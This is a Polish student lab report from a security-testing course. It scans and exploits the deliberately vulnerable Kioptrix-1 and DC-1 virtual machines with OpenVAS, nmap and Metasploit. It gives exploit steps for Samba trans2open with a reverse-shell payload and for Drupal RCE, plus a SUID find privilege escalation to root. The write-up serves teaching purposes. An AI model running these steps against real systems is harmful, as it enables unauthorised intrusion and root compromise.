WCYB - Projekt nr 2 - Testy bezpieczeństwa

Autorzy: Adrian Zalewski [gr.104], Wiktor Zawadzki [gr.104]

Cele zadania


Celem zadania nr 2 jest:

1. Utworzenie sieci wewnętrznej składającej się z Kali Linuxa oraz 2 pobranych maszyn, w naszym przypadku te maszyny to: Kioptrix 1 oraz DC-1.
2. Wykonanie skanowania za pomocą wybranego skanera podatności, my użyjemy OpenVasa.
3. Zrealizowanie testów penetracyjnych dla każdej z maszyn.

1. Sieć wewnętrzna, skanowanie sieci.

Cel: Utworzyć sieć wewnętrzną, dokonać skanowania sieci w celu poznania adresów IP maszyn **DC-1** oraz **Kioptrix-1**.

W celu stworzenia sieci wewnętrznej odpowiednio konfigurujemy ustawienia każdej maszyny na poziomie VMWare. W ustawieniach Network Adaptera wybieramy opcję Custom: Specific virtual network, z listy wybieramy pozycję *VMnet8 (NAT)* (czynność tą powtarzamy dla reszty maszyn).



Napotkany problem: pomimo takiej samej konfiguracji Kali Linux nie widział maszyny Kioptrix-1.

Rozwiązanie: Modyfikacja pliku Kioptix Level 1 (plik z konfiguracją) w edytorze tekstowym, należało zmienić `ethernet0.networkName = "Bridged"` na `ethernet0.networkName = "NAT"`.

Teraz możemy wziąć się za skanowanie sieci - robimy to żeby móc poznać adresy IP naszych podatnych maszyn. Na początku jednak musimy poznać adres IP samego Kali Linux, wpisujemy zatem polecenie:

```
ifconfig
```

Otrzymujemy informację że IP Kaliego to **192.168.138.132** a maska sieci to **255.255.255.0 (/24)**. Zatem IP naszej sieci to **192.168.138.0/24**.

Możemy teraz wykorzystać tę informację aby znaleźc adresy IP maszyn **Kioptrix-1** oraz **DC-1**. Korzystamy z polecenia:

```
sudo netdiscover -r 192.168.138.0/24.
```

Adresy **192.168.138.135, 192.168.138.136** to adresy odpowiednio: **DC-1** oraz **Kioptrix-1.**


```
Currently scanning: Finished!   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
192.168.138.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.138.2   00:50:56:f1:03:8b      1      60  VMware, Inc.
192.168.138.135 00:0c:29:b7:df:74      1      60  VMware, Inc.
192.168.138.136 00:0c:29:31:fe:65      1      60  VMware, Inc.
192.168.138.254 00:50:56:e1:d2:c4      1      60  VMware, Inc.
```


2. Skanowanie podatności

2.1. Skanowanie Kioptrix-1

Cel: Zapoznanie się z stanem bezpieczeństwa maszyny **Kioptrix-1**.

Uruchamiamy OpenVas'a, tworzymy nowy cel (target) i zadanie (task). Konfiguracja znajduje się poniżej, takiej samej konfiguracji użyjemy również dla maszyny **DC-1** (oczywiście będzie różniła się tylko adresem IP).






Po paru minutach otrzymujemy pełny raport, OpenVas ocenił *seveirty* **Kioptrix-1** na 7.5 punkta, jako najpoważniejsze podatności wyznaczył:

- Webalizer XSS
- Przestrzały protokół SSH-1

Poniżej znajduje się skrócony rezultat naszego skanowania. Pełny raport skanowania hosta **Kioptrix-1** można zobaczyć na końcu tego dokumentu lub tutaj.



Vulnerability	Severity ▾
Webalizer Cross Site Scripting Vulnerability	7.5 (High)
Deprecated SSH-1 Protocol Detection	7.5 (High)
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	5.9 (Medium)
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)
Weak Host Key Algorithm(s) (SSH)	5.3 (Medium)
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.3 (Medium)
SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less than 2048 bits	5.3 (Medium)
SSL/TLS: Certificate Expired	5.0 (Medium)
SSL/TLS: Known Untrusted / Dangerous Certificate Authority (CA) Detection	5.0 (Medium)
Apache HTTP Server UserDir Sensitive Information Disclosure	5.0 (Medium)


(Applied filter: apply_overrides=0 min_qod=70 sort-reverse=severity rows=10 first=1)

2.2. Skanowanie DC-1

Cel: Zapoznanie się z stanem bezpieczeństwa maszyny **DC-1**.

Ponawiamy czynności jakie wykonaliśmy podczas skanowania **Kioptrix-1**, tzn. tworzymy nowy cel i zadanie, tym razem na IP maszyny **DC-1** (tj.192.168.138.135). Po zakończeniu skanowania znów otrzymujemy raport (dostępny tutaj, lub na końcu dokumentu). Poniżej znajduje się skrócony rezultat naszego skanowania. Najpoważniejszymi podatnościami są:

- OS End of Life - przestrzały system operacyjny
- Wiele podatności wskazanych przez OpenVasa są powiązane z systemem zarządzania treścią strony WWW (CMS), a konkretniej to z *Drupalem*.



Vulnerability	Severity ▾
Operating System (OS) End of Life (EOL) Detection	10.0 (High)
Drupal Core Critical RCE Vulnerability (SA-CORE-2018-002) - Active Check	9.8 (High)
Drupal Core SQLi Vulnerability (SA-CORE-2014-005) - Active Check	7.5 (High)
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.3 (Medium)
Weak Host Key Algorithm(s) (SSH)	5.3 (Medium)
Sensitive File Disclosure (HTTP)	5.0 (Medium)
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)
Weak Encryption Algorithm(s) Supported (SSH)	4.3 (Medium)
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)
TCP timestamps	2.6 (Low)

2.3. Wnioski

OpenVas wskazał wiele ciekawych podatności, które być może wykorzystamy. Jednak jest jeszcze za wcześnie aby wskazać z której konkretnie podatności skorzystamy - będziemy musieli przejść jeszcze przez kila etapów np. będziemy musieli dokonać skanowania portów.


3. Eksploitacja hosta Kioptrix-1

3.1. Skanowanie portów oraz identyfikacja podatności

Cel: dowiedzieć się na jakich portach działa **Kioptrix-1**, dokonać wykrycia wersji usług.

Używamy polecenia:

```
sudo nmap 192.168.138.136 -sV
```




Widzimy że nie otrzymaliśmy konkretnej wersji dla usługi netbios-ssn tzn. otrzymaliśmy tylko samo smb, w celu zbadania konkretnej wersji tej usługi użyjemy narzędzia metasploit. Sambę chcemy zbadać gdyż jej konkretne wersje mogą służyć do wykonania *buffer overflow*.

Uruchamiamy zatem *metasploit*, wpisujemy polecenie:

```
search smb_ver
```

Uzyskujemy tylko jeden wynik więc wpisujemy `use 0`, to narzędzie pozwoli nam ustalić konkretną wersję samby.



Wykryta wersja *Samby* to **Samba 2.2.1a**, robimy rozpoznanie w internecie i dowiadujemy się że ta wersja jest podatna na atak *buffer overflow*.

Samba trans2open Overflow (Linux x86)

Disclosed	Created
04/07/2003	05/30/2018


Description

This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particular module is capable of exploiting the flaw on x86 Linux systems that do not have the noexec stack option set. NOTE: Some older versions of RedHat do not seem to be vulnerable since they apparently do not allow anonymous access to IPC.

Wpisujemy teraz w metasploicie frazę:

```
search trans2open
```

Otrzymujemy 4 wyniki, z czego opcja nr 1 jest przeznaczona na Linuxa, więc z niej będziemy korzystać.




3.2. Wykonania exploita

Cel: Zdobycie *roota*

Należy teraz odpowiednio skonfigurować nasz exploit uruchamiamy polecenie options w celu sprawdzenia jakie informacje należy jeszcze podać, widzimy że brakuje RHOSTS, czyli IP naszego Kioptrix-1, wpisujemy więc:

```
set RHOSTS 192.168.138.136
```

Teraz zmieniamy payloada z domyślnego na: `generic/shell_reverse_tcp`. Ostatecznie wpisujemy polecenie `exploit`. Jak widać mamy też uprawnienia *root*.



Celem było zdobycie *roota*, co właśnie osiągnęliśmy, Kioptrix-1 nie posiada flagi końcowej (w przeciwieństwie DC-1).

4. Eksploitacja hosta DC-1

4.1. Skanowanie portów i identyfikacja exploita

Cel: dowiedzieć się na jakich portach działa **DC-1**, dokonać wykrycia wersji usług.

Uruchamiamy polecenie:

```
sudo nmap 192.168.138.135 -sV -O
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.138.135 -sV -O
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 21:46 CET
Nmap scan report for 192.168.138.135
Host is up (0.00040s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 00:0C:29:B7:DF:74 (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.52 seconds
```

Otrzymaliśmy 3 usługi, wersje mamy podane, na tym etapie nic więcej nie zdziałamy.

Należy zajrzeć teraz do raportu który wygenerował *OpenVas* - na pierwszym miejscu znajduje się podatność "Drupal Core Critical RCE Vulnerability", Drupal generalnie jest systemem zarządzania treścią strony (CMS). Co więcej jak wpiszemy w przeglądarce adres 192.168.138.135 otrzymamy stronę Drupala, możemy zatem sprawdzić w Metasploit czy jest może jakiś exploit wykorzystujący tą podatność.


2.1.1 High 80/tcp

High (CVSS: 9.8) NVT: Drupal Core Critical RCE Vulnerability (SA-CORE-2018-002) - Active Check
Summary Drupal is prone to a critical remote code execution (RCE) vulnerability.
...continues on next page ...

Uruchamiamy *Metasploit* i wpisujemy frazę:

```
search drupal
```

otrzymujemy kilka wyników my spróbujemy skorzystać z exploita pierwszego wpisujemy więc: `use 1`.



4.2. Wykonania exploita

Standardowo konfigurujemy naszego exploita, ustawiamy RHOSTS poleceniem: `set RHOSTS 192.168.138.135`, następnie wpisujemy `exploit` utworzyła nam się sesja *meterpretera*, w niej jednak za dużo nie zdziałamy więc wywołujemy powłokę *shell*, z kolei następnym krokiem będzie wywołanie */bin./bash/* wykorzystamy do tego moduł *pty* oraz *Pythona*. Wpisujemy polecenie:

```
python -c ’import pty; pty.spawn("/bin/bash")’.
```

Później szukamy pliku z uprawnieniem *SUID*. *SUID* jest specjalnym uprawnieniem dotyczącym skryptów, jeśli bit *SUID* jest ustawiony, po uruchomieniu polecenia *UID* staje się identyfikatorem właściciela pliku, a nie użytkownika, który go uruchamia. Wynika więc z tego że, plik z bitem *SUID* zapewnia tymczasową eskalację uprawnień. Uruchamiamy zatem polecenie:

```
find / -perm -u=s -type f 2>/dev/null.
```

```
meterpreter > shell
Process 3393 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$
```

Widzimy że samo polecenie `find` ma uprawnienie *SUID*, więc możemy wykonywać polecenie jako *root*. Tworzymy zatem teraz nowy plik "*abc*" komendą `touch abc` (dzięki temu będziemy mogli wykonywać polecenia *roota*).

Teraz udowodnimy że rzeczywiście korzystając z komendy find tymczasowo podnosimy uprawnienia, wpisujemy polecenie:

```
find abc -exec "whoami" \;
```


Jak widać na rysunku poniższym faktycznie używając polecenia find tymczasowo podnosimy uprawnienia

```
www-data@DC-1:/var/www$ find abc -exec "whoami" \;
find abc -exec "whoami" \;
root
www-data@DC-1:/var/www$
```

